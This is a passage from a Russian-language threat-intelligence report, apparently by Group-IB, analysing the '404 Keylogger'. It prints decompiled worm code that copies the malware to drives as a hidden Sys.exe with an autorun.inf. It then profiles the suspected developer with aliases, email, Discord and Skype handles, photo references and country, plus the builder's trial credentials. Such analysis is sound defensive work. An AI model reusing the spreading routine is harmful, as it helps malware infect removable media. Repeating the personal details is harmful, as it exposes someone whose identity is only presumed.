
- Функционал червя

ВПО получает список съемных носителей. В корне файловой системы носителя создается копия ВПО с именем **Sys.exe**. Автозапуск реализован при помощи файла **autorun.inf**.

```
public static void Spreadere()
{
    checked
    {
        try
        {
            ListBox listBox = new ListBox();
            for (int num = 0; num != MyProject.Computer.FileSystem.Drives.Count - 1; num++)
            {
                listBox.Items.Add(MyProject.Computer.FileSystem.Drives[num].ToString());
            }
            for (int num = 0; num != listBox.Items.Count; num++)
            {
                try
                {
                    try
                    {
                        MyProject.Computer.FileSystem.DeleteFile(Conversions.ToString(Operators.AddObject(listBox.Items[num], "Sys.exe")));
                        MyProject.Computer.FileSystem.DeleteFile(Conversions.ToString(Operators.AddObject(listBox.Items[num], "autorun.inf")));
                    }
                    catch (Exception ex)
                    {
                    }
                    MyProject.Computer.FileSystem.CopyFile(Application.ExecutablePath, Conversions.ToString(Operators.AddObject(listBox.Items[num], "Sys.exe")));
                    FileSystem.FileOpen(1, Conversions.ToString(Operators.AddObject(listBox.Items[num], "autorun.inf")), FileMode.Binary, FileAccess.Default, OpenShare.Default, -1);
                    FileSystem.FilePut(1, "[autorun]\r\nshellexecute=Sys.exe", -1L, false);
                    FileSystem.FileClose(new int[]
                    {
                        1
                    });
                    try
                    {
                        MyProject.Computer.FileSystem.GetFileInfo(Conversions.ToString(Operators.AddObject(listBox.Items[num], "Sys.exe"))).Attributes = (FileAttributes.Hidden | FileAttributes.System);
                        MyProject.Computer.FileSystem.GetFileInfo(Conversions.ToString(Operators.AddObject(listBox.Items[num], "autorun.inf"))).Attributes = (FileAttributes.Hidden | FileAttributes.System);
                    }
                    catch (Exception ex2)
                    {
                    }
                }
                catch (Exception ex3)
                {
                }
            }
        }
        catch (Exception ex4)
        {
        }
    }
}
```

Профиль злоумышленника

В ходе анализа командного центра удалось установить почту и ник разработчика — Razer, он же Brwa, Brwa65, HiDDen PerSOOn, 404 Coder. Далее было найдено любопытное видео на YouTube, где демонстрируется работа с билдером.



The screenshot displays the '404 Crypter - Keylogger' application interface. The title bar shows '404 Crypter - Keylogger' with a red shield icon containing '404'. The interface includes the following elements:

- Username:** 404-Beta
- Expire in:** 2019-09-27
- Version:** 1.0.0.1
- Navigation tabs:** Protect (selected), Delivery, Features / Recoveries, More Features, Assembly / MsgBox, Contact/News
- Select File:** A text input field with 'File location' placeholder and a file selection icon.
- File Size:** and **File Type:** input fields.
- Downloader Algorithm:** A checkbox and a 'Build Algorithm' button.
- Raw Link:** A text input field containing 'www.website.com/raw/hgtwrf5'.
- How to use Downloader Algorithm:** A link labeled 'Click Here'.
- NET FREAMWORK 4.0:** A dropdown menu.
- .Net:** A dropdown menu.
- Injection:** Radio buttons for 'itSelf' (selected), 'vbc', 'RegAsm', and 'svchost'.
- 404 Website:** '< www.404projects.xyz />'
- Don't Scan to any Website:** 'Stub 1 Runtime - Stub 2 Scantime' and 'Stub 1 Scantime'.
- Protect Process:** A red text box with the message: 'Welcome, You work on Beta Version, Beta version will be Limit soon in 2-3 Days. If You Want Continue with High Quality Purchase Now, ShoppY Link in Login Panel or on 404 Website Contact Me For Any Question or Problem :)'.
- Protect Button:** '< Protect />'

The video player interface below the screenshot shows the title 'Best Crypter and Keylogger FUD Free Now There Beta - HiDDen PerSOOn', 350 views, and a date of 12 сент. 2019 г. The channel name is 'Brwa Boss' with 10 subscribers. A red 'ПОДПИСАТЬСЯ' button is visible.



Brwa Boss

10 подписчиков

HiDDen PerSOn

The Best Crypter AND Keylogger There !

Name is (404 Projects) , Owner (Razer)

<https://404projects.xyz/>

Now You Can Use the Free (BETA)

Have The Result of scan time and runtime .

Link Download :

<https://404projects.xyz/Software/404S...>

User and Password For Trail :


User : 404-Beta

Pass : 404beta


Hello Everyone i am 404 Coder

offer: if you get me 2 customers i will give you 25 days account.


i write someting in Protect proces, it's just for a new customer to test my product



Это позволило найти оригинальный канал разработчика.



Стало ясно, что опыт в написании крипторов у него имеется. Там же есть ссылки на страницы в социальных сетях, а также настоящее имя автора. Им оказался житель Ирака.



The image shows a screenshot of a YouTube channel page for 'HiDDen PerSOn'. The channel has 1,36 thousand subscribers. The navigation menu includes 'ГЛАВНАЯ', 'ВИДЕО', 'ПЛЕЙЛИСТЫ', 'СООБЩЕСТВО', 'КАНАЛЫ', and 'О КАНАЛЕ'. The 'О КАНАЛЕ' tab is selected. The description is in Arabic: '— سلاو —' and 'هه موو جوره هاك و كراك و بهرنامه به ك ليره فير به نه ماموستام نه هيج ته نها نه وهى نه يرانم فيرى ئيوهى ده كه م سه بسكرايم بكه —'. The 'Дополнительно' section shows a contact email 'brwaboss24@gmail.com' and the country 'Ирак'. The 'Ссылки' section contains links for 'Facebook Account' and 'Instagram Account'.

Вот так, предположительно, выглядит разработчик 404 Keylogger. Фото из его личного профиля в Facebook.




===== + Contact + =====

Discord: Razer#0545

Skype: live:77e5183047e7de35

Discord Server: <https://discord.gg/qjtrA5d>

Website: 404projects.xyz



CERT Group-IB оповестил о новой угрозе — 404 Keylogger — круглосуточный центр мониторинга и реагирования на киберугрозы (SOC) в Бахрейне.